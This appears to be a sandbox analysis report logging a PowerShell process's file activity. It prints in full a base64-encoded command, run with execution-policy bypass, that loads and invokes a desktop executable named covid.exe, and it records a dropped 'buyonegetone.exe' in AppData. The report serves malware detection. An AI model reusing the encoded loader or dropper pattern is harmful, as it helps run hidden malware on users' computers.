Commandline:	'C:\Windows\system32\windowspowershell\v1.0\powershell.exe' -sta -noprofile -executionpolicy bypass -encodedcommand JAB4AD0AJwA4ADMAOABjADYAMwA5ADcALQBhAGEANgBhAC0ANABjADIAZQAtAGEAZgAxADgALQAwADEAOABjADgAOAAwAGMAMwAzAGIAYgAnADsAJAB5AD0AJwBDADoAXABVAHMAZQByAHMAXABoAGEAcgBkAHoAXABEAGUAcwBrAHQAbwBwAFwAYwBvAHYAaQBkAC4AZQB4AGUAJwA7AHQAcgB5ACAAewANAAoAIAAgAGkAZgAgACgAWwBFAG4AdgBpAHIAbwBuAG0AZQBuAHQAXQA6ADoAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlAC AANAApAA0ACgAgACAAewAgACQAbgB1AGwAbAAgAD0AIABbAFIAZQBmAGwAZQBjAHQAaQBvAG4ALgBBAHMAcwBlAG0AYgBsAHkAXQA6ADoAVQBuAHMAYQBmAGUATABvAGEAZABGAHIAbwBtACgAJAB5ACkAIAB9ACAAZQBsAHMAZQAgAHsAIAAkAG4AdQBsAGwAIAA9ACAAWwBSAGUAZgBsAGUAYwB0AGkAbwBuAC4AQQBzAHMAZQBtAGIAbAB5AF0AOgA6AEwAbwBhAGQARgBpAGwAZQAoACQAeQApAH0ADQAKACAAIAAuACAAKABbAF8AMwAyAC4AXwA4ADgAXQA6ADoAXwA3ADQAKAAkAHgAKQApAA0ACgAgACAAZQB4AGkAdAAgACQATABBAFMAVABFAFgASQBUAEMATwBEAEUADQAKAH0AIAANAAoAYwBhAHQAYwBoACAAWwBOAG8AdABTAHUAcABwAG8AcgB0AGUAZABFAHgAYwBlAHAAdABpAG8AbgBdAA0ACgB7AA0ACgAgACAAVwByAGkAdABlAC0ASABvAHMAdAAgACcAQQBwAHAAbABpAGMAYQB0AGkAbwBuAC AAbABvAGMAYQB0AGkAbwBuACAAaQBzACAAdQBuAHQAcgB1AHMAdABlAGQALgAgAEMAbwBwAHkAIABmAGkAbABlACAAdABvACAAYQAgAGwAbwBjAGEAbAAgAGQAcgBpAHYAZQAsACAAYQBuAGQAIAB0AHIAeQAgAGEAZwBhAGkAbgAuACcAIAAtAEYAbwByAGUAZwByAG8AdQBuAGQAQwBvAGwAbwByACAAUgBlAGQADQAKAH0ADQAKAGMAYQB0AGMAaAAgAHsADQAKACAAIABXAHIAaQB0AGUALQBIAG8AcwB0ACAAKAAiAEUAcgByAG8AcgA6ACAAIgAgACsAIAAkAF8ALgBFAHgAYwBlAHAAdABpAG8AbgAuAE0AZQBzAHMAYQBnAGUAKQAgAC0ARgBvAHIAZQAgAFIAZQBkACAADQAKAH0A
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000001.00000002.263748578.000001A410EF0000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4E2DF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4E2DF1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A4203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A4203FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nnfqvlmt.og0.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4D106FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_3dqyvpjs.mb5.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4D106FDD	CreateFileW
C:\Users\user\Documents\20210401	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4D10F35D	CreateDirectoryW
C:\Users\user\Documents\20210401\PowerShell_transcript.131521.mteVmlsc.20210401080426.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4D106FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFB4A4203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFB4A4203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFB4A4203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFB4A4203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A4203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A4203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A4203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A4203FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A4203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A4203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	7FFB4A4203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	7FFB4A4203FC	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4D106FDD	CreateFileW
C:\Users\user\AppData\Roaming\buyonegetone.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4D106FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nnfqvlmt.og0.ps1	success or wait	1	7FFB4D10F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_3dqyvpjs.mb5.psm1	success or wait	1	7FFB4D10F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nnfqvlmt.og0.ps1	unknown	1	31	1	success or wait	1	7FFB4D10B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_3dqyvpjs.mb5.psm1	unknown	1	31	1	success or wait	1	7FFB4D10B526	WriteFile
C:\Users\user\Documents\20210401\PowerShell_transcript.131521.mteVmlsc.20210401080426.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4D10B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210401\PowerShell_transcript.131521.mteVmlsc.20210401080426.txt	unknown	2024	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 34 30 31 30 38 30 34 32 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 33 31 35 32 31 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210401080426..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 131521 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	10	7FFB4D10B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 1b 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFB4D10B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	3	7FFB4D10B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2433	70 2d 41 70 70 76 43 6c 69 65 6e 74 50 61 63 6b 61 67 65 08 00 00 00 19 00 00 00 50 75 62 6c 69 73 68 2d 41 70 70 76 43 6c 69 65 6e 74 50 61 63 6b 61 67 65 08 00 00 00 15 00 00 00 53 65 74 2d 41 70 70 76 43 6c 69 65 6e 74 50 61 63 6b 61 67 65 08 00 00 00 1d 00 00 00 47 65 74 2d 41 70 70 76 43 6c 69 65 6e 74 43 6f 6e 6e 65 63 74 69 6f 6e 47 72 6f 75 70 08 00 00 00 0b 00 00 00 45 6e 61 62 6c 65 2d 41 70 70 76 08 00 00 00 18 00 00 00 53 74 61 72 74 2d 41 70 70 76 56 69 72 74 75 61 6c 50 72 6f 63 65 73 73 02 00 00 00 18 00 00 00 47 65 74 2d 41 70 70 76 50 75 62 6c 69 73 68 69 6e 67 53 65 72 76 65 72 08 00 00 00 19 00 00 00 53 79 6e 63 2d 41 70 70 76 50 75 62 6c 69 73 68 69 6e 67 53 65 72 76 65 72 08 00 00 00 20 00 00 00 45 6e 61 62 6c 65 2d 41 70 70 76 43 6c	p-AppvClientPackage.....Publish-AppvClientPackage.....Set-AppvClientPackage.....Get-AppvClientConnectionGroup.....Enable-Appv.....Start-AppvVirtualProcess.....Get-AppvPublishingServer.....Sync-AppvPublishingServer.... ...Enable-AppvCl	success or wait	1	7FFB4D10B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\buyonegetone.exe	unknown	274944	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c2 4e 06 11 86 2f 68 42 86 2f 68 42 86 2f 68 42 92 44 6b 43 8c 2f 68 42 92 44 6c 43 95 2f 68 42 92 44 6d 43 20 2f 68 42 ea 5b 6d 43 ca 2f 68 42 ea 5b 6c 43 96 2f 68 42 ea 5b 6b 43 8c 2f 68 42 92 44 69 43 83 2f 68 42 86 2f 69 42 ee 2f 68 42 5f 5b 60 43 82 2f 68 42 5f 5b 6b 43 87 2f 68 42 5f 5b 97 42 87 2f 68 42 86 2f ff 42 87 2f 68 42 5f 5b 6a 43 87 2f 68 42 52 69 63 68 86 2f 68	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........N.../hB./hB./hB.DkC. /hB.DlC./hB.DmC /hB. [mC./hB.[lC./hB. [kC./hB.DiC./hB./iB./hB_[`C./hB_[kC./hB_[.B./hB./.B. /hB_[jC./hBRich./h	success or wait	1	7FFB4D10B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 16 00 00 00 03 00 00 00 1e 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e......................... ....@..........	success or wait	1	7FFB4E6FF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	30 00 00 02 01 00 00 00 00 00 00 00 00 00 00 40 8b 9a b0 c1 04 3f ed 40 bf b8 bb a0 80 4a b7 43 03 00 00 00 0e 00 07 00	0..............@.....?.@.....J .C........	success or wait	22	7FFB4E6FF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	7	64 6f 63 76 69 65 77	docview	success or wait	22	7FFB4E6FF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	15	7FFB4E6FF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	88 00 00 03	....	success or wait	1	7FFB4E6FF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	132	01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0e 80 00 0a 0c 80 00 0b 0c 80 00 0c 0e 80 00 0d 0e 80 00 00 0e 80 00 02 00 40 00 03 00 40 00 04 00 40 00 0a 0e 80 00 0e 0c 80 00 0f 0c 80 00 0e 0e 80 00 10 0e 80 00 11 0c 80 00 12 0c 80 00 13 0c 80 00 14 0c 80 00 12 0d 80 00 11 0d 80 00 13 0e 80 00 11 0e 80 00 12 0e 80 00 15 0e 80 00 0b 0e 80 00	....@. ..@...@.......................	success or wait	1	7FFB4E6FF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4E1AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4E1B2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4E1B2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4E1B2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4E1AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4E1AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4121	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4253	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB4E1AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4E2812E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB4E1962DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFB4E1963B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4E2812E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	119	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	125	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4D10B526	ReadFile
